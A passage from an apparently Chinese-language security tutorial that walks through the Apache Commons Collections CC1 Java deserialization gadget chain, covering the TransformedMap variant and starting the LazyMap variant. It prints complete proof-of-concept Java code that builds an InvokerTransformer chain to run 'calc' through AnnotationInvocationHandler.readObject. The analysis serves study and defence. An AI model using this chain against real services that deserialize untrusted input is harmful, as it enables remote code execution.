

通过调试发现,memberType = null 所以不进入 if 判断,无法调用 setValue

memberType 是获取注解中成员变量的名称,然后并且检查键值对中键名是否有对应的名称,

点进 Override,我们所使用的注解是没有成员变量的

而点进 Target 发现其符合我们的需求
修改POC:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
| HashMap<Object, Object> hashMap = new HashMap<>();
//修改参数
hashMap.put("value","value");
Map<Object, Object> transformedMap = TransformedMap.decorate(hashMap, null , chainedTransformer);
Class<?> c1 = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = c1.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
//改传参注解为:Target
Object o = constructor.newInstance(Target.class, transformedMap);
serialize(o);
unserialize("ser.bin");
|
这时 memberType 已经不为空了。
setValue 传参固定

继续跟进时,发现setValue 传入的值不是 Runtime.class ,

这里就需要 ConstantTransformer 类,ConstantTransformer 方法将传入的对象放入 iConstant中,transform() 方法无论传入什么,都返回 iConstant,完美符合要求。
修改POC:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
| public class CC1Test {
public static void main(String[] args) throws Exception{
Transformer[] transformers = new Transformer[]{
//添加:
new ConstantTransformer(Runtime.class),
new InvokerTransformer(
"getMethod",
new Class[]{String.class, Class[].class},
new Object[]{"getRuntime", null}
),
new InvokerTransformer(
"invoke",
new Class[]{Object.class, Object[].class},
new Object[]{null, null}
),
new InvokerTransformer(
"exec",
new Class[]{String.class},
new Object[]{"calc"}
)
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
//chainedTransformer.transform(Runtime.class);
HashMap<Object, Object> hashMap = new HashMap<>();
hashMap.put("value","value");
Map<Object, Object> transformedMap = TransformedMap.decorate(hashMap, null , chainedTransformer);
Class<?> c1 = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = c1.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
Object o = constructor.newInstance(Target.class, transformedMap);
serialize(o);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
1.4 最终 POC :#
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| public class CC1Test {
public static void main(String[] args) throws Exception{
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(Runtime.class),
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}),
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}),
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
//chainedTransformer.transform(Runtime.class);
HashMap<Object, Object> hashMap = new HashMap<>();
hashMap.put("value","value");
Map<Object, Object> transformedMap = TransformedMap.decorate(hashMap, null , chainedTransformer);
Class<?> c1 = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = c1.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
Object o = constructor.newInstance(Target.class, transformedMap);
serialize(o);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|

1.5 总结#
transform 方法,可以把一个对象转换成另一个对象, 但是,在实现类里把 transform 变成“可以执行任意逻辑”时,就出现了漏洞。我们发现 InvokerTransformer 实现了 Transformer 接口并且有 transform 方法,
接着找到 TransformedMap 类中的 checkSetValue 方法调用了 transform 方法;
之后找到 AbstractInputCheckedMapDecorator 类中的 setValue 方法调用了 checkSetValue方法,
通过测试这条链是没问题的,那么接下来的目标就是寻找一个入口点 ,查找哪个方法调用了 setValue ,最好是重写的 readObject,通过 readObject 来触发漏洞。
找到 AnnotationInvocationHandler 类中的 readObject 方法存在 setValue,需要注意的是 readObject 不是直接调用 ·,
readObject 方法在反序列化时,会从序列化数据中恢复 memberValues(一个 Map),而这个 Map 的内容完全取决于攻击者传入的序列化流。攻击者可以在这里替换成 TransformedMap,从而把恶意 Transformer 链接进来。
通过对 readObject 的调试,知道了 readObject 如何触发 setValue :
在反序列化时,AnnotationInvocationHandler.readObject 会去恢复 memberValues 里的数据。它遍历 memberValues.entrySet() 时,取到的 MapEntry 会调用 setValue 来写入值。也就是说:反序列化时,readObject 间接触发了 MapEntry.setValue。
完整的利用链思路:
AnnotationInvocationHandler.readObject
memberValue.setValue
MapEntry.setValue
parent.checkSetValue
TransformedMap.checkSetValue
valueTransform.transform
ChainedTransformer.transform
ConstantTransformer.transform
InvokerTransformer.transform

readObject 在反序列化时会恢复 memberValues(一个 Map),
由于攻击者可控,这个 Map 可以被替换为 TransformedMap,
当 readObject 遍历 memberValues.entrySet() 时,会触发 MapEntry.setValue,
setValue 会调用 checkSetValue,而 checkSetValue 又会调用 valueTransform.transform,
这里的 valueTransform 实际上是 ChainedTransformer,它会依次执行其中的 ConstantTransformer 和 InvokerTransformer,
最终 InvokerTransformer.transform 会调用任意方法,从而实现代码执行。
2、 LazyMap 版#
2.1 分析利用链#

首先找到 LazyMap 类中的 get 方法中有 transform 方法。

找 factory :Transformer

由于此处的构造方法同样为 protected ,还是利用静态方法 decorate 传参

继续找谁调用了 LayMap.get()
在 AnnotationInvocationHandler 类中的 invoke 方法调用了 get
同时这个类也有 TransformedMap 中用到的 readObject 方法
